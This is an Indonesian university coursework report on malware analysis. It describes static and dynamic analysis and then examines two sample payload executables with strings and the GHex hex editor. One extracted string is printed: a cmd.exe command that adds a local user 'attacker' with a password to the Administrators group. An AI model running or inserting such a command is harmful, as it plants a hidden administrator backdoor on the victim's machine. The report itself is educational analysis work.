KEAMANAN JARINGAN KOMPUTER

“ANALISIS MALWARE”

OLEH :

LISA MARDALETA

09011181320032

JURUSAN SISTEM KOMPUTER

FAKULTAS ILMU KOMPUTER

UNIVERSITAS SRIWIJAYA

2017

❖ APA ITU ANALISIS MALWARE ?


Analisis Malware adalah studi atau proses penentuan fungsi, asal dan dampak potensial dari sampel malware yang diberikan seperti virus, worm, trojan horse, rootkit, atau backdoor. Malware atau perangkat lunak berbahaya adalah perangkat lunak komputer dimaksudkan untuk menyakiti sistem operasi host atau mencuri data sensitif dari pengguna, organisasi atau perusahaan. Malware dapat mencakup perangkat lunak yang mengumpulkan informasi pengguna tanpa izin.


❖ Tipe ANALISIS MALWARE :


1. **Statis Analisis Malware**: statis atau Analisis Kode biasanya dilakukan dengan membedah sumber daya yang berbeda dari file biner tanpa mengeksekusi dan mempelajari setiap komponen. File biner juga dapat dibongkar (atau sebaliknya direkayasa) menggunakan disassembler seperti IDA. Kode mesin kadang-kadang dapat diterjemahkan ke dalam kode assembly yang dapat dibaca dan dipahami oleh manusia: analis malware kemudian dapat memahami petunjuk perakitan dan memiliki citra program apa yang seharusnya untuk melakukan. Beberapa malware modern ditulis menggunakan teknik mengelak untuk mengalahkan jenis analisis ini, misalnya dengan menanamkan kesalahan kode sintaksis yang akan membingungkan disassemblers tapi itu masih akan berfungsi selama eksekusi yang sebenarnya.
2. **Analisis Malware Dinamis**: analisis dinamis atau Behavioral dilakukan dengan mengamati perilaku malware saat itu benar-benar berjalan pada sistem host. Bentuk analisis sering dilakukan dalam lingkungan sandbox untuk mencegah malware dari benar-benar menginfeksi sistem produksi; banyak kotak pasir tersebut adalah sistem virtual yang dapat dengan mudah digulung kembali ke keadaan bersih setelah analisis selesai. malware juga dapat debug saat menjalankan menggunakan debugger seperti GDB atau WinDbg untuk menonton perilaku dan efek pada sistem host dari langkah malware demi langkah sementara instruksi yang sedang diproses. malware modern dapat menunjukkan berbagai teknik mengelak dirancang untuk mengalahkan analisis dinamis termasuk pengujian untuk lingkungan virtual atau debugger aktif, menunda pelaksanaan muatan berbahaya, atau membutuhkan beberapa bentuk input pengguna interaktif.

- **STRINGS**

- Pada saat **Strings payload.exe**








Analisa :

Pada saat Strings payload.exe diatas terdapat hasil berupa aplikasi, yaitu aplikasi **ApacheBench, Version %s 2.3 <$Revision: 655654 $>**

Dimana yang diketahui bahwa ApacheBench (ab) adalah alat untuk pembandingan server Anda Apache Hypertext Transfer Protocol (HTTP). Hal ini dirancang untuk memberikan kesan bagaimana saat melakukan instalasi Apache. Hal ini menunjukkan berapa banyak permintaan per detik instalasi Apache yang mampu melayani.

ApacheBench (ab) adalah sebuah program komputer baris perintah single-threaded untuk mengukur kinerja server web HTTP. Awalnya dirancang untuk menguji Apache HTTP Server, itu sudah cukup generik untuk menguji setiap web server.

- Pada saat **Strings payload2.exe**





Analisa :

Pada saat **strings payload2.exe** terdapat hasil berupa **cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD** yang artinya adalah **Exploit** (untuk melakukan eksekusi sebuah file dari attacker) . **CMD** itu merupakan perintah untuk memasukkan user baru. Administratornya adalah **Attacker**.

Jadi, **cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD** adalah User admin membuat user baru, kemudian user baru tersebut memiliki hak akses sebagai admin.

- **GHEX**





Analisa :

GHex merupakan Aplikasi Hex Editor untuk Linux**.** Hex Editor adalah jenis program yang digunakan untuk memanipulasi data dari suatu file binary di komputer dan merupakan software penting dalam mempelajari alur kerja suatu program bila tidak memiliki source code-nya. Dengan hex editor anda akan melihat data dari suatu file ditampilkan dalam format

hexadecimal. Akan ditampilkan alamat hexadecimal di sebelah kiri (hex area) dan isi dari alamat tersebut di kotak sebelah kanan (text area). Pada saat melakukan proses Ghex pada payload.exe, dan saya memblok bagian **MZ** pada file **payload.exe** lalu saya menggunakan **List of file signatures-wikipedia** untuk mengecek kesamaan pada file tersebut dan hasilnya sama yaitu **MZ 4D 5A**.